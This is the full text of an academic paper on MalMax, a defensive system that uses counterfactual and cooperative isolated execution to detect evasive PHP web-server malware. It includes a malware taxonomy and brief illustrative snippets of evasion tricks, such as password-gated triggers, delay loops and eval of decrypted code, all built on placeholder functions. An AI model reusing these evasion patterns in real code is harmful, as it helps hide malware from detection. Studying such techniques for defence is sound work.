MalMax: Multi-Aspect Execution for Automated Dynamic Web Server Malware Analysis

Abbas Naderi-Afooshteh[1], Yonghwi Kwon[1], Anh Nguyen-Tuong[1], Ali Razmjoo-Qalaei[2], Mohammad-Reza Zamiri-Gourabi[2], and Jack W. Davidson[1]
[1]University of Virginia [2]ZDResearch
{abiusx,yongkwon,nguyen,jwd}@virginia.edu
{razmjoo,zamiri}@zdresearch.com

ABSTRACT

This paper presents MalMax, a novel system to detect server-side malware that routinely employ sophisticated polymorphic evasive runtime code generation techniques. When MalMax encounters an execution point that presents multiple possible execution paths (e.g., via predicates and/or dynamic code), it explores these paths through counterfactual execution of code sandboxed within an isolated execution environment. Furthermore, a unique feature of MalMax is its cooperative isolated execution model in which unresolved artifacts (e.g., variables, functions, and classes) within one execution context can be concretized using values from other execution contexts. Such cooperation dramatically amplifies the reach of counterfactual execution. As an example, for Wordpress, cooperation results in 63% additional code coverage.

The combination of counterfactual execution and cooperative isolated execution enables MalMax to accurately and effectively identify malicious behavior. Using a large (1 terabyte) real-world dataset of PHP web applications collected from a commercial web hosting company, we performed an extensive evaluation of MalMax. We evaluated the effectiveness of MalMax by comparing its ability to detect malware against VirusTotal, a malware detector that aggregates many diverse scanners. Our evaluation results show that MalMax is highly effective in exposing malicious behavior in complicated polymorphic malware. MalMax was also able to identify 1,485 malware samples that are not detected by any existing state-of-the-art tool, even after 7 months in the wild.

CCS CONCEPTS

• **Security and privacy → Malware and its mitigation**; *Web application security*; Systems security.

KEYWORDS

PHP, Security, Malware, Multi-Aspect Execution, Counterfactual Execution

Permission to make digital or hard copies of all or part of this work for personal or classroom use is granted without fee provided that copies are not made or distributed for profit or commercial advantage and that copies bear this notice and the full citation on the first page. Copyrights for components of this work owned by others than ACM must be honored. Abstracting with credit is permitted. To copy otherwise, or republish, to post on servers or to redistribute to lists, requires prior specific permission and/or a fee. Request permissions from permissions@acm.org.
CCS '19, November 11–15, 2019, London, United Kingdom
© 2019 Association for Computing Machinery.
ACM ISBN 978-1-4503-6747-9/19/11…$15.00
https://doi.org/10.1145/3319535.3363199

ACM Reference Format:
Abbas Naderi-Afooshteh, Yonghwi Kwon, Anh Nguyen-Tuong, Ali Razmjoo-Qalaei, Mohammad-Reza Zamiri-Gourabi, and Jack W. Davidson. 2019. MalMax: Multi-Aspect Execution for Automated Dynamic Web Server Malware Analysis. In *2019 ACM SIGSAC Conference on Computer and Communications Security (CCS'19), November 11–15, 2019, London, United Kingdom.* ACM, New York, NY, USA, 18 pages. https://doi.org/10.1145/3319535.3363199

1 INTRODUCTION

Web-based malware (both server-side and client-side) continue to be one of the top security threats to users of the Internet. Server-side malware, unlike client-side malware, can have much more catastrophic consequences. For example, they can persist and compromise clients from all over the world for a long period of time. Moreover, server-side malware can be leveraged to construct malicious infrastructures (e.g., botnets).

Unfortunately, despite the importance of detecting and preventing server-side malware, existing techniques have difficulty handling sophisticated server-side malware. Numerous reports describe the prevalence of server-side malware:

- Sucuri, a firm specializing in managed security and system protection, analyzed 34,371 infected websites and reported that 71% contained PHP-based, hidden backdoors [66].
- Incapsula discovered that out of 500 infected websites detected on their network, the majority of them contained PHP malware [28].
- Verizon's 2017 Data Breach Report reported that a sizable number of web server compromises are a means to an end, allowing attackers to set up for other targets [27].

This prevalence is, in part, because server-side malware typically employs various advanced anti-analysis and anti-debugging techniques such as obfuscation and metamorphism. Additionally, these techniques are implemented using dynamic language features such as dynamic code generation (e.g., `eval`), creating several challenging analysis problems including constructing a sound or complete control flow graph (CFG), type inference, error handling, and alias inference [25, 33]. Consequently, analysis of dynamic applications is an area of active research [2, 3, 12, 19, 65, 76].

Several prior research efforts have focused on web-based malware [9, 11, 29, 40, 65], attempting to detect malware by analyzing network traffic generated by malware (e.g., HTTP responses). However, evasive malware avoid detection by omitting signals of malicious behavior. For example, they only trigger malicious behaviors randomly or for a subset of clients. There has also been a surge of machine learning (ML) approaches for extracting signatures and classifiers to detect malware. However, the highly dynamic and

metamorphic (e.g., use of encryption, obfuscation and restructuring techniques) nature of web server malware makes it difficult to obtain large-scale datasets to train sufficiently accurate models [12].

In this paper, we present MalMax, a novel system for the accurate detection of highly sophisticated PHP-based server-side malware. We choose PHP malware as it is the most prevalent form of web server malware and more than 79% of all web servers use PHP [71]. MalMax enables accurate analysis of dynamic code such as those commonly used by web applications. MalMax systematically exposes *multiple aspects* of a target program, including *hidden malicious behaviors*, using a combination of counterfactual execution and cooperative isolated execution. Counterfactual execution is a technique that forces execution into branches even if branch conditions are not satisfied (Section 3.1) and cooperative isolated execution shares global scope artifacts (e.g., global variables) between isolated execution paths to facilitate code discovery (Section 3.2).

MalMax outperforms state-of-the-art malware detection techniques. The main contributions of this research are as follows:

- Development of MalMax, an analysis infrastructure that uses a combination of counterfactual execution and cooperative sandboxing to deeply explore dynamic behavior.
- A practical tool, PhpMalScan, for detecting server-side malware that leverages MalMax's exploration capabilities.
- An open-source malware benchmark suite designed to evaluate false positive and negative rates that includes 53 diverse real-world PHP malware samples as well as 10 synthetic benign and malicious samples.
- An evaluation using both the benchmark suite and 1 TB of real-world website deployments that shows MalMax outperforming VirusTotal (VT) in terms of both false positives and false negatives. MalMax identifies *1,485 malware samples* that go undetected by VT even after *7* months in the wild.

Scope. The following list contrasts different aspects of our work with other research in the area to draw a clear scope.

1) Web Server-side Malware vs. Client-side Malware: This research focuses on identifying malicious behaviors of web server malware. Unlike client-side malware where no source code is available on victim machines, source code of web server malware is typically available for analysis. Hence, our technique analyzes source code.

2) Scripting vs. Binary: This research focuses on dynamic scripting languages such as PHP. Scripting code is typically much more dynamic compared to binaries and commonly modifies itself to generate new code on demand at runtime.

3) Detecting on Server-side vs. Detecting on Client-side: MalMax intends to detect malware on the server while having access to the server-side. This goal is in contrast with the majority of previous work which attempts to find malware from its client-side output (i.e., HTML and JavaScript). As many malware do not disclose their malicious behavior in the client observable output unless specific criteria are met, such detection is not as effective.

4) General Analysis Infrastructure: MalMax aims to provide a general malware analysis infrastructure that can disclose malicious behaviors of dynamic and evasive web server malware automatically. In this paper, we also present a fully automated proof of concept malware detection tool, PhpMalScan, to demonstrate MalMax's effectiveness in practice. However, limitations of PhpMalScan do not necessarily indicate MalMax is limited.

2 BACKGROUND: WEB SERVER MALWARE

PHP malware is the most prevalent web server malware and it is typically used to infect a web server. As most server-side scripting languages are executed on demand when a client accesses certain web pages, PHP malware on a web server cannot run on its own or at a predetermined time and condition. It requires intervention, either via a victim user browsing the infected website to trigger execution, or via the malware controller (called attacker henceforth) manually triggering the malware.

We observe that, unlike client-side malware, web server malware sometimes leverage an attacker provided value in order to hide its malicious logic. For instance, malware may check the attacker provided input and not exhibit any malicious behavior unless the input satisfies certain criteria. As PHP is a highly dynamic language, it is challenging to analyze and detect such evasive malware without knowing the triggering criteria (e.g., malware requiring a hard-coded password to reveal itself). Moreover, web server malware, particularly PHP malware, is usually injected into benign PHP program files. As it is difficult to distinguish injected malicious code from the benign application, analysis techniques that target these malware must be able to handle complex benign programs. The focus of this research is discovering and detecting such malware.

Web server malware is either dropped by an attacker manually or injected into the website by an automated attacker (i.e., a script) post exploitation. Web applications may have vulnerabilities that, when exploited, enable an attacker to gain access to the server and establish a foothold by uploading the malware. The malware can be a standalone file in an area that does not raise suspicion (such as the temporary folder, cache folder, uploads folder or library folder), or it can be incorporated into one of the key files of the web application available on the server. The latter makes it harder to detect the malware as the web application must be initiated and executed, and the execution must reach the malware code thereby activating it.

Malware Categorization. We divide web-server malware into a few categories based on their behaviors and ultimate purpose.

1) Webshell: Webshell is the most common type of web-server malware. It provides ssh-like access to the web server via a web interface. A webshell can be as simple as piping to `bash`, or may include user interfaces which list files and system configurations.

2) Backdoor/Backconnect: Backdoors and backconnects enable an attacker to execute an arbitrary system or PHP functionality on the victim machine via HTTP or a network socket.

3) Flooder: Flooders send bursts of network packets to specified machines when directed by the attacker. They are used to carry out Denial of Service (DoS) or Distributed DoS attacks.

4) Spammer: Spammers infect servers trusted by other email servers (e.g., new servers using fresh IPs) to send spoof/spam emails.

5) Bruteforcer: They use brute force approaches (e.g., trying different passwords) to gain access to services on the Internet or the local network. Once a credential is successfully guessed, the attacker would use that foothold to carry out further attacks.

6) Bypasser: Bypassers attempt to bypass local or remote security precautions. Examples would be bypassing `chroot` via symlinks, bypassing PHP/Apache security modules, firewalls, and IDSs.

7) Defacer/Uploader: Defacers and uploaders are used to upload attacker content to the web server. Attackers use them to leave an obvious trace to claim credit for the hack.

3 DESIGN

As shown in prior research, purely static analysis of dynamic code, particularly that of an obfuscated malware, is particularly challenging [12, 25]. To analyze dynamic web server malware, we propose a novel dynamic analysis approach called *Multi-Aspect Execution (MaX)* that can reveal masked malicious behaviors of highly evasive web server malware (Section 3.1). Intuitively, it attempts to explore multiple aspects of malware by exercising multiple execution paths in *cooperative* isolated execution environments (Section 3.2). Each execution is isolated so that it does not affect analyses of other executions, while the global scope artifacts (e.g., database connections stored in global variables) are shared between isolated executions to facilitate the analysis.

3.1 Multi-Aspect Execution (MaX)

MalMax systematically explores multiple aspects of a target program in order to expose potential malicious execution paths. Specifically, MalMax employs counterfactual execution, a multi-path exploration approach coupled with cooperative state isolation that shares important artifacts among isolated executions to facilitate discovery of more code for malicious behavior discovery.


Counterfactual Execution. MalMax enables discovering parts of code that would not be accessible in a vanilla dynamic analysis [60] via a concept called *counterfactual execution* which forces execution into branches even if the branch conditions are not satisfied, past exit nodes, and into pieces of code that are not normally executed. Such counterfactual execution relies on state isolation to track changes made to the execution state when exploring counterfactual paths, and supports fine-grained control over state changes (e.g., reversing and backporting). This feature enables our approach to *unwrap, decode, and expose* the original code of obfuscated and encoded files while maintaining a valid state throughout execution, minimizing false positives and negatives.

Counterfactual execution handles dynamic constructs such as `eval()`, `include()`, and dynamic function calls, each of which might lead to discovery of new code snippets and generation of new paths along the program execution. It analyzes dynamically generated code recursively until it is not able to discover any new unique code (i.e., a fixed point is reached).

Figure 1: Evasive Malware Example.

```
1  if (!isset($_GET[1]))
2    die("Nothing to see here.");
3  if ($_GET[1]==$password) {
4    for ($i=0; $i<1000; ++$i)
5      if ($i>200 and $i%11==0)
6        do_malicious();
7      else
8        do_benign();
9  }
10 copy_the_malware();
```

(a) Source code



(b) Traces from Dynamic Analysis and Counterfactual Exec. (Numbers in traces are line numbers and an arrow means a creation of a new isolated execution)

We use an example malware program to show how counterfactual execution systematically explores multiple execution paths. In Fig. 1-(a), line 1 checks if an input is provided to the script. When no input is available, line 2 exits the script with a message (`die()` is the exit expression in PHP). Line 3 checks to make sure that the provided input is the expected password. If not, it simply copies the malware on line 10 and terminates. If the correct password is provided, there is a loop to prevent recognition of the maliciousness of the script. After 200 iterations, and only when the loop counter is a multiple of 11, the script performs its malicious activity (e.g., send spam email). A naive dynamic analysis will be unable to expose the malicious behavior as it will be unable to drive execution past lines 2 and 3, resulting in missing the entire malicious logic.

Counterfactual execution handles this issue by creating a new isolated execution on a predicate or on terminal events (i.e., exit expressions). Fig. 1-(b) shows traces (i.e., executed source code line numbers) from a naive dynamic analysis and the proposed counterfactual execution. Dynamic analysis only covers 2 lines due to the missing input at line 1.

Counterfactual execution creates a new isolated state on line 2 (a terminal event) and continues past the termination. On line 3, it enters the branch even if the condition is not satisfied, while creating another (nested) state isolation. Then, the loop on line 4 is executed. Within the loop there is also a predicate on line 5 where we create a new isolated state on line 5, exploring the malicious execution path on line 6. While we successfully force the execution paths including the malicious function, we observe that at least one real-world sample does not properly expose malicious behavior. We analyzed this case manually and found that it is because the malicious code is dependent on variables evaluated on other paths (e.g., Line 8 in our case). For instance, we observe that it increments a variable within `do_benign()` and the variable is used to decode malicious code in `do_malicious()`. Hence, the execution fails if we do not execute the other path in the for-loop on line 4. To detect such cases where there are dependencies between the new isolated executions and other executions, we track data dependencies across executions. Specifically, if a variable used in an isolated execution is referenced by other executions later, we consider there are dependencies between the executions. For the cases with dependencies, a straightforward approach to handle them is to actually execute the loop without any intervention.


> *Key Points:* *Counterfactual execution* forces execution into branches even if the branch conditions are not satisfied, past exit nodes, and into pieces of code that are not normally executed, enabling discovery of dynamically generated code recursively until we comprehensively cover them. To this end, MalMax effectively exposes hidden malicious code in sophisticated malware.

Control Flow Trimming. PHP malware often include intentionally long-running loops to delay execution of malicious behaviors. As many dynamic analysis based malware detectors terminate their analyses after certain timeouts (e.g., 30 seconds), those malware may not be detected. A naive approach to handle such malware is to limit the number of loop iterations. However, if the execution of PHP malware is dependent on the number of loop iterations and a particular path within the loop, the execution may not exhibit malicious behaviors when we limit the number of loop iterations. For example, if a cryptographic key for deobfuscation is computed in a particular path within a loop, the loop should be iterated sufficiently, and the particular path should be covered. To handle such issues, we propose *Control Flow Trimming*.

Specifically, when the execution of malware fails to reveal malicious behaviors due to missing computations in a loop, MalMax

first executes the loop until the loop count reaches a predefined threshold (100 in this paper) while measuring how many times each execution path takes. When we observe a particular path is more frequently executed than other paths, preventing exploration of other execution paths, we create a new isolated execution state and force the new execution to explore the other paths. If the new execution can discover any new executed statements or execution states (compared to those in the original execution path), we conclude that the analysis of the loop is successful.

Figure 2: Control Flow Trimming Example on Fig. 1



(a) Control Flow Graph (CFG) (b) Weighted CFG (after 100 iteration) (c) Trimmed CFG (Help exploring the red paths)

Fig. 2-(a) shows the control flow graph of the partial code in Fig. 1-(a) (Lines 3-10). The label of each node represents its line number. Edges represent control flows. Note that line 6 with red color is the call to malicious code. Fig. 2-(b) shows a weighted control flow graph (CFG) after 100 iterations of the lines 4-8. Note that edges between the nodes 3, 4, 5, and 8 are thick indicating that the path is executed frequently. Specifically, we increase a count for each edge between nodes every time it executes. For instance, after the 100 iterations, each thick edge (e.g., the edge between 3 and 4) will have 100 for the counter value. When a counter value reaches a predetermined threshold (100 in this paper), we apply the control flow trimming method. In particular, for each node that has an edge with a counter value that reached the threshold, we check whether there is an alternative path (i.e., edge). If there is one and the alternative path's counter value is less than the threshold, we execute the alternative path. Essentially, we trim the control flow that reached the threshold, executing unexplored paths.

– *Runtime Threshold Adjustment:* We observe that there are malware samples that require a larger threshold to successfully execute malicious behaviors. To handle such cases, MalMax incrementally increases the threshold by a factor of 2. Fig. 3-(a) shows an example. The program has a loop (Lines 1-5) and within the loop, it first executes `do_benign()` which takes more than 10 seconds (to deliberately hinder dynamic analysis) and then updates the decryption key (Line 4). Then, the key is used to decrypt the malicious code and execute via `eval()` (Line 6).

Figure 3: Adjusting Threshold in Control-Flow Trimming

```
1 for ($i=0; $i<1000; ++$i) {
2   do_benign();
3   if ($i<198)
4     $key += $table[$i];
5 }
6 eval( openssl_decrypt($code,
          'AES-256-CBC', $key) );
```

(a) Source code

(b) Dynamic Execution
1, 2, 3, 4, 2, 3, 4, 2, 3, 4, 2, 3, ...

(c) Counterfactual Execution
1, 2, 3, 4, **6 (Failed)**

(d) Control-Flow Trimming (1st)
1, (2, 3, 4)*100, **6 (Failed)**

(e) Control-Flow Trimming (2nd)
1, (2, 3, 7)*200, **6 (Success)**

Fig. 3-(b) presents a trace from a naive dynamic analysis. It iterates the loop 1,000 times, executing the time-consuming code `do_benign()` (Line 2) 1,000 times as well. A naive dynamic analysis will take around 2 hours 46 minutes to reach the malicious code.

Fig. 3-(c) shows a trace from the counterfactual execution. It quickly reaches the malicious code (Line 6). However, as it skipped the loop iterations, the decryption key (`$key`) is not correct, resulting in the failed execution at `eval()` (We consider invalid code passed to `eval()` as a failure).

Fig. 3-(d) represents the first attempt of control-flow trimming with the threshold 100. It iterates the loop 100 times and then tries to execute the malicious code. However, due to the insufficient decryption key update, the execution fails.

MalMax then increases the threshold by a factor of 2. Fig. 3-(e) is a trace from the second attempt with the updated threshold 200. After the 200 iterations, it executes the malicious code successfully. Note that the key is only updated during the first 200 iterations.

Our evaluations show that the strong majority of malware expose their malicious behavior with the default threshold of 100. A handful of samples triggers the runtime threshold adjustment algorithm, increasing the trimming threshold up to 800. We manually verified whether the runtime adjustment is sufficient or not by observing the analysis results with different default thresholds. Specifically, we run the experiments with 7 different thresholds: 100, 200, 400, 800, 1,600, 3,200, and *unlimited*. The experiments show that the threshold above 800 does not discover any new dynamic code, indicating *the runtime threshold adjustment is effective in discovering dynamic code without any manual intervention.*

Key Points: Control flow trimming (CFT) ensures that analysis finished in a reasonable time, by first limiting loops to a threshold of 100 iterations and then increasing the threshold by a factor of 2 until the execution does not observe any failed statements (e.g., `eval()` with a string that contains invalid code). With this dynamic adjustment of the threshold, MalMax can effectively and efficiently discover malicious code.

3.2 Cooperative Isolated Execution

MalMax provides a *cooperatively isolated execution* environment to (1) isolate each execution path of the program and (2) cooperatively share resources resolved in each isolated execution in order to help discover dynamically loaded code snippets (e.g., through `include`). The isolated executions are nested, and for each dynamically generated part of the program, new isolation is created. Each execution is isolated so that state changes/errors in one execution would not inadvertently affect the other executions. However, they are also cooperative to help discover more execution contexts (e.g., database connections, configuration variables, function/class definitions, etc.) which can lead to exposing malicious behavior (e.g., malicious code resides in an external module loaded dynamically). This cooperation enables us to discover more of the application code. Specifically, without the cooperative isolation scheme, MalMax covers 36,034 statements of Wordpress whereas MalMax covers 58,786 with the cooperative isolation (Details in Appendix B).

Cooperative Isolations. As each isolation explores a single execution path, there are artifacts (e.g., variables, resources, constants, etc.) that are unresolved in one particular isolation while they are resolved in other isolations. If such artifacts are used in the creation of dynamic behavior (e.g., used in `include` or `eval`), the

analysis will not be able to resolve them and its results might be limited. *Cooperative isolated execution*'s role is to share artifacts discovered in one isolation with other isolations to provide a resolution for such unresolved artifacts such as dynamically included files, environment variables, database connections, etc.

– *Global Scope Artifacts: Artifacts belonging to the global scope are shared*, such as function definitions, class definitions, constants, global variables, environment variables, etc. Note that dynamic languages such as PHP allow redefinition of functions and classes.

The insight for such sharing is that PHP applications commonly leverage global scope artifacts to implement dynamically loaded plugin modules. For example, Joomla uses configuration files to decide which subset of its core modules to load, and Wordpress uses database values to determine which plugins are active in an installation, and thus need to be loaded and executed. These global scope artifacts can further be modified throughout program execution, resulting in additional modules being loaded and executed. Specifically, a loaded Wordpress plugin can then use its own configuration parameters, and load another plugin, or redefine a core function/-class (Details in Appendix B.1). Note that cooperative isolations do not share local scope artifacts such as local variables. Intuitively, local artifacts are not meant to be shared between functions and modules while global artifacts are often meant to be shared.

Figure 4: Cooperative Isolated Execution




Fig. 4 shows how MalMax works on a program that establishes a database connection, then populates a global configuration variable (`$config`) from the database. Using the populated configuration variable, the program then loads a plugin which contains function/-class definitions that include malicious code.

In Fig. 4, there are three isolated executions. Isolated Execution 1 resolves a database connection while Isolated Executions 2 and 3 fail to do so because they take different execution paths, depicted as different curves in Fig. 4. However, Isolated Executions 2 and 3 cover code that populates the configuration and loads plugins respectively. Without the database connection, even though Isolation Executions 2 and 3 cover critical parts of the program that might expose malicious code, they would not be able to load the malicious plugin due to the unresolved database connection.

With MalMax, Isolated Execution 2 can retrieve the database connection resolved by Isolated Execution 1. Furthermore, Isolated Execution 3 is able to load the malicious plugin leveraging the populated global variable `$config` from Isolated Execution 2.

Sandboxing. MalMax allows malware to access system resources (e.g., files or database) while preventing persistent modifications to the external system state. As a result, malware will be executed as if it runs on the system natively without harming the underlying host system. MalMax achieves this protection via virtualizing access to external resources such as files, networks, databases, etc. and redirecting them to emulated resources, while using containers (i.e., Docker) to ensure it cannot damage the host.

To implement sandboxing, we override PHP functions that can alter the system objects (e.g., files and database) to redirect the accesses to the objects to virtualized system objects. We allow malware to modify the virtualized objects as they do not harm the host system and provide more insights into the intent of malware.

In our prototype, 31 functions and classes are explicitly virtualized. For example, `fopen()` will be *proxied* (i.e., forwarded to the original function) if it is in *read* mode. If it is in *write* mode, the file will be duplicated and the file accesses will be redirected to the duplicated file (i.e., the access is sandboxed). Similarly, the function `unlink()` would not remove the actual file in the host. The file will be duplicated once and unlinked, successfully simulating `unlink()`. If there is another attempt to call `unlink()` on the same file, as MalMax remembers the file is already duplicated, it will not duplicate the file again and the `unlink()` will fail.

Key Points: Cooperative isolated execution allows MalMax to analyze behaviors of malware within a cooperative sandbox, sharing artifacts obtained from each isolated execution with other isolations, facilitating path discovery process. With the help of cooperative isolated execution, we discover paths containing 22,752 additional (38% of the total code) statements in Wordpress.

3.3 Proof of Concept (PoC) Automated Malware Detector: PhpMalScan

In this section, we present our proof of concept malware detection tool, PhpMalScan, to compare the effectiveness of malware analysis primitives provided by MalMax with existing state-of-the-art malware detection tools. PHP was chosen as the target language for the prototype as it is used by 79% of all websites, and is also responsible for 71% of all server-side malware [66, 71].

It is important to note that the purpose of this tool is to demonstrate the effectiveness and practicality of concepts discussed in this section, rather than proposing a malware detector as a core contribution of the paper. PhpMalScan is built on top of MalMax, leveraging advanced malware analysis capabilities such as cooperative isolated execution and counterfactual execution. However, PhpMalScan differs from MalMax as it needs to make a decision on whether a given program is malicious or not. PhpMalScan employs several straightforward heuristics for this decision.

Measuring Maliciousness. PhpMalScan categorizes PHP functions into two different types: *Potentially Malicious Functions* (PMF) and *Safe Functions* (SF). Functions that can change system states (e.g., `system()`, `fwrite()`, and `unlink()`) are classified as PMF. Functions that do not affect system state such as program state introspection functions, data (e.g., string) manipulation functions (e.g., regular expression operations and type casts), and arithmetic functions are categorized as SF.

We define two metrics for determining whether code is malicious or benign: *PMFR (Potentially Malicious Functions Ratio)* and *MS (Maliciousness Score)*. *PMFR* is the number of potentially malicious functions invoked in the code, divided by the total number of


invoked functions. The threshold for this metric should be low but cannot be close to 0 as benign applications can also call system state changing functions (i.e., PMF). *MS (Maliciousness Score)* is a value computed based on the amount and intensity of potentially malicious activity. Each function has a maliciousness score between 0 and 2, depending on its parameters and behavior, inspired by that function's prevalence among popular malware. For example, `file_get_contents()` can fetch a URL, a file, or standard input, corresponding to the scores of 2, 0 (if the file is within program directory, otherwise 2) and 1.

Another important aspect of web-server malware is that they rely on dynamic constructs to decode and execute malicious code, sometimes nesting several layers of encoding and dynamic evaluation to evade detectors. MS takes such nested execution layers into account. Each function's MS is multiplied by the *dynamic evaluation nesting depth* times 10. Specifically, every time the code uses `eval()`-like constructs, the dynamic evaluation nesting depth is increased by 1. For example, a single use of the function `system()` in a normal piece of code will yield a maliciousness score of 1 while using it inside an `eval` will yield a malicious score of 10.

Intuitively, a higher PMFR suggests that the program contains significant malicious behavior compared to benign behavior, suggesting that the program is likely malicious. MS, on the other hand, is useful in detecting surgical malware, i.e., malware that either injects itself into a benign code, or malware that does a significant amount of benign work (e.g., system inspection) before performing a surgical attack (e.g., a single shell command). Note that PhpMalScan metrics are defined in a simple, straightforward way, as the point of this prototype is simply to show the effectiveness of the analysis techniques in exposing malicious behavior, which can be detected with more fine-grained metrics as part of future research.
– *Defining MS and PMFR Thresholds:* PhpMalScan detects a sample as malware if either MS or PMFR reaches predefined thresholds: 5% and 20 for PMFR and MS respectively.

The thresholds are obtained by analyzing MS and PMFR from a set of benign and malware samples. Specifically, we selected 509 malware samples from known malware repositories [6, 44] and benign samples from benign web applications [39, 46]. The two repositories for malware are independent collections of malicious PHP scripts found in the wild, 619 total (April 2016 ~ April 2019) retaining 509 samples reported as malicious by VirusTotal.

Figure 5: MS and PMFR Scores of Malware and Benign Samples (Red: Malware, Blue: Benign).



Then we iteratively select incrementally larger random subsamples, obtaining PMFR and MS values until reaching a fixpoint, where increasing the random subsample size does not change the threshold anymore. The fixpoint is reached at 400 samples, as depicted in Fig. 5. X-axis and Y-axis represent MS and PMFR of the samples respectively. Note that the distribution of each of MS and PMFR are diverse. Some of the malware have a large MS footprint because they do significant malicious work, while having low PMFR due to being injected in the middle of benign programs. Fig. 5 also depicts how some other malware, contrary to the previous group, have high PMFR and low MS, as they are relatively small files that do a focused malicious activity (e.g., copy files) and do not include any other code, thus their MS remains low.

Observe that most benign samples have both 0 MS and PMFR. There are two benign samples that have 10 MS values while their PMFR are 0. Fig. 5 also includes an enlarged graph near the 0 MS and PMFR to more clearly depict the threshold. Observe that all malicious samples have either *larger than 20 MS value or 5% PMFR.*

We also performed a sensitivity analysis on *dynamic evaluation nesting depth* coefficient (i.e., 10), and noticed that reducing it to 1 will result in up to 3% false negatives in our datasets, while setting it at 9 will result in 1.5% false negatives in our evaluations. Setting the coefficient to 10 and above resulted in no false negatives. False positives however, were consistently zero in the sensitivity analysis, most likely because our dataset does not include any obfuscated code blocks that utilize malicious functions (Details in Appendix C).

Key Points: To evaluate the effectiveness of malware analysis primitives provided by MalMax in comparison with state-of-the-art malware detection tools, we built PhpMalScan, a prototype PHP malware detector based on MalMax. PhpMalScan uses two metrics, Maliciousness Score (MS) and Potentially Malicious Function Ratio (PMFR), and we systematically determined the thresholds of 20 (for MS) and 5% (for PMFR) by iteratively analyzing increasingly larger subsamples of ground truth dataset until reaching a fixpoint. The thresholds are reconfigurable and MalMax's capabilities *do not depend on the thresholds.*

4 EVALUATION

We evaluated the performance and effectiveness of MalMax using a large set of real-world website deployments which include real-world malware samples in the wild (Section 4.2), various malware samples (Section 4.3), and a set of representative benign PHP applications (Section 4.4). In addition, we present the performance of MalMax and PhpMalScan (Section 4.5) and two additional real-world malware in the wild to demonstrate how MalMax can effectively analyze them (Section 4.6).

4.1 Experimental Setup

Real-world Website Deployments (Dataset A). To understand MalMax's impact in practice, we ran PhpMalScan on a large dataset of **1 TB** of files (consisting of 87 real world websites deployed in the wild). The dataset is provided by a commercial web hosting company that maintains nightly backups of over 400,000 websites. For each backup, Linux Malware Detector [57] is used to scan every file in the backup. If any file in a website is flagged as malware, the entire website (i.e., all files of that website) are included in the dataset. If no file in the website is flagged as malware, the website's files are not included in the dataset. Because

Linux Malware Detector has both false positives and false negatives, flagged files may not be malicious and unflagged files may be malicious. Consequently, the dataset includes both potentially benign and malicious files, at least one of which was flagged as malware by Linux Malware Detector. Section 4.2 provides more details regarding the diversity of the dataset.

Real-world and Synthesized Malware Samples (Dataset B). As we do not have ground-truth for Dataset A because they were collected in the wild, we prepared another dataset with ground-truth to understand the accuracy of MalMax. We collected a benchmark of 53 real and common PHP malware samples from multiple sources, including underground networks, official websites, Github collections and malware encountered throughout the course of authors' research. Note that the selection of relatively popular malware will skew evaluation results in favor of signature-based tools. This bias is further demonstrated with respect to the less popular samples in the benchmark, as well as evaluations on real-world websites deployed in the wild (Section 4.2). We also developed 5 benign and 5 malicious PHP programs in an adversarial manner. A collaborator who was *unaware* of the detection technique developed the code. The benign scripts were deliberately created to fool detection methods into causing false positives. They employ encoding and obfuscation to do benign operations. The malicious scripts were not deceitful, spanning simple malicious scripts to obfuscated ones. Table 1 provides an overview of our benchmark suite. The malware range from one-liners to malware larger than 500KB.

Category	Real Life	Synthetic	Total
Webshell	39	3	42
Backdoor	7	1	8
Flooder	6	0	6
Spammer	7	1	8
Bruteforcer	9	1	10
Bypasser	3	0	3
Defacer	2	0	2
Total (Unique)	73 (53)	6 (5)	79 (58)

Table 1: Malware benchmark categorization. Some malware fall into multiple categories.

Real-world Benign PHP Applications (Dataset C). We selected four diverse yet popular and representative PHP web applications to evaluate MalMax's false positive and negative rates: Wordpress, Joomla, phpMyAdmin, and CakePHP. Wordpress, a content management system, is the most popular web application in existence that powers more than half the World Wide Web [10]. Joomla is the second most popular web application that powers more than 10 million websites [43] and is one of the largest and most complex PHP applications (500K lines of code, 55 dynamic scripting features). phpMyAdmin is a MySQL database management web application in PHP [46]. It exhibits various security-sensitive behaviors such as changing database server and system configurations via system-level functions. CakePHP is a popular PHP web application development framework [39] that involves various third-party tools and scripts that make the analysis of the program challenging.

